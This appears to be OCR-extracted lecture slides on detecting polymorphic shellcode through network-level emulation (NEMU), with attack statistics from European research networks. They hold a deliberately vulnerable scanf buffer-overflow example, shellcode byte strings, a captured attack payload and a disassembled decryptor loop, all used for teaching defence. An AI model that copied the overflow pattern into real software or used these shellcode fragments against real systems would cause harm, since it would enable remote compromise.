Real-world Polymorphic Attack Detection

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



Outline


- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

• Malware and Botnets



- **How?**
- social engineering (phishing, spam, scareware, …)
- viruses (disks, CD-ROMs, USB sticks, warez, …)
- network traffic interception (access credentials, keys, …)
- password guessing (brute force, root:12345678, …)
- physical access (reboot, keylogger, screwdriver, …)
- **software vulnerability exploitation**

Code Injection Attacks



Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process
     - **Buffer Overflow**
       - (Stack/heap/integer overflow, format string abuse, …)
  3. Execute the injected code (***shellcode***)
     - Performs arbitrary operations under the privileges of the vulnerable process

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

What is a buffer overflow?



```
void  f ( int x )
{
char buffer[10] ;
scanf("%s", &buffer) ;
// other code
}
```

What if the input data is longer than 10 bytes?



What is a buffer overflow?

- Buffer overflow
- Attacker puts code
  - i.e. execve(/bin/sh)
  - In buffer[10]
- And transfers control to it
- Via the return address




Attacks – Defenses Coevolution

DCS

http://www.ics.forth.gr/dcs

Attack	Defense
Plain Shellcode	
	String Signatures
Simple Obfuscation	
	Regexp Signatures
Naive Polymorphism	
	Static Analysis
Self-modifying code	
	Emulation

Polymorphic Shellcode



- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

Shellcode as seen on the wire

```
OVONEL:~/alerts
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strmlen 3021
.B.B.B.B.........[1....s
                        wC....3www.2K.
                                              .(Wv.>.C.v.F......p..zv...L#Ss...(Sv...{<.(kv..k.v..
                                                     ......y .........WX.W....W....WAFYDAYECEYFGWENBBWIW
                                                     Q....W....WIIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBB
                                                     BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
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BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB#
..
skipping 1 executed instructions
   1  60000001 42                  inc edx                          edx 2A500E51
   2  60000002 90                  nop
   3  60000003 42                  inc edx                          edx 2A500E52
   4  60000004 90                  nop
   5  60000005 42                  inc edx                          edx 2A500E53
   6  60000006 90                  nop
   7  60000007 42                  inc edx                          edx 2A500E54
   8  60000008 EB02                jmp 0x6000000c
   9  6000000c E8F9FFFFFF        w call 0x6000000a                  esp 600043BC
  10  6000000a EB05              E jmp 0x60000011
  11  60000011 5B                r pop ebx                          ebx 60000011
                                                  esp 600043C0
  12  60000012 31C9                xor ecx,ecx                      ecx 00000000
  13  60000014 B1FD                mov cl,0xfd                      ecx 000000FD
  14  60000016 80730C77            xor byte [ebx+0xc],0x77                  [6000001D]
  15  6000001a 43                  inc ebx
```



Actual decrypted payload

Code Obfuscation


- **Problem:** obfuscated polymorphic shellcode can be highly evasive
  - Each attack instance looks different from each other
    Difficult to fingerprint



  - Self-modifying code can hide the real malicious code
    Difficult to statically analyze




Observed CFG



Real CFG

Network-level Emulation

- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS



Nemu


\x6A\x0F\x59		\xE8\xFF\xFF		\xFF\xFF\xC1		…

↓

\x6A\x0F\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E\x80…	…

↓

```
6A07
59
E8FFFFFFFF
FFC1
5E
80460AE0
304C0E0B
E2FA
...
```



```
push byte +0x7f
pop ecx
call 0x7
inc ecx
pop esi
add [esi+0xa],0xe0
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
...
```

↓

✘ **malicious request!**

Polymorphic sc

GetPC code (for finding its place in memory)


Lots of self memory references

Real World Deployment - Europe

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008


Network	Total # attacks	External			Internal		
		#attacks	#srcIP	#dstIP	#attacks	#srcIP	#dstIP
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Overall Activity: External Attacks

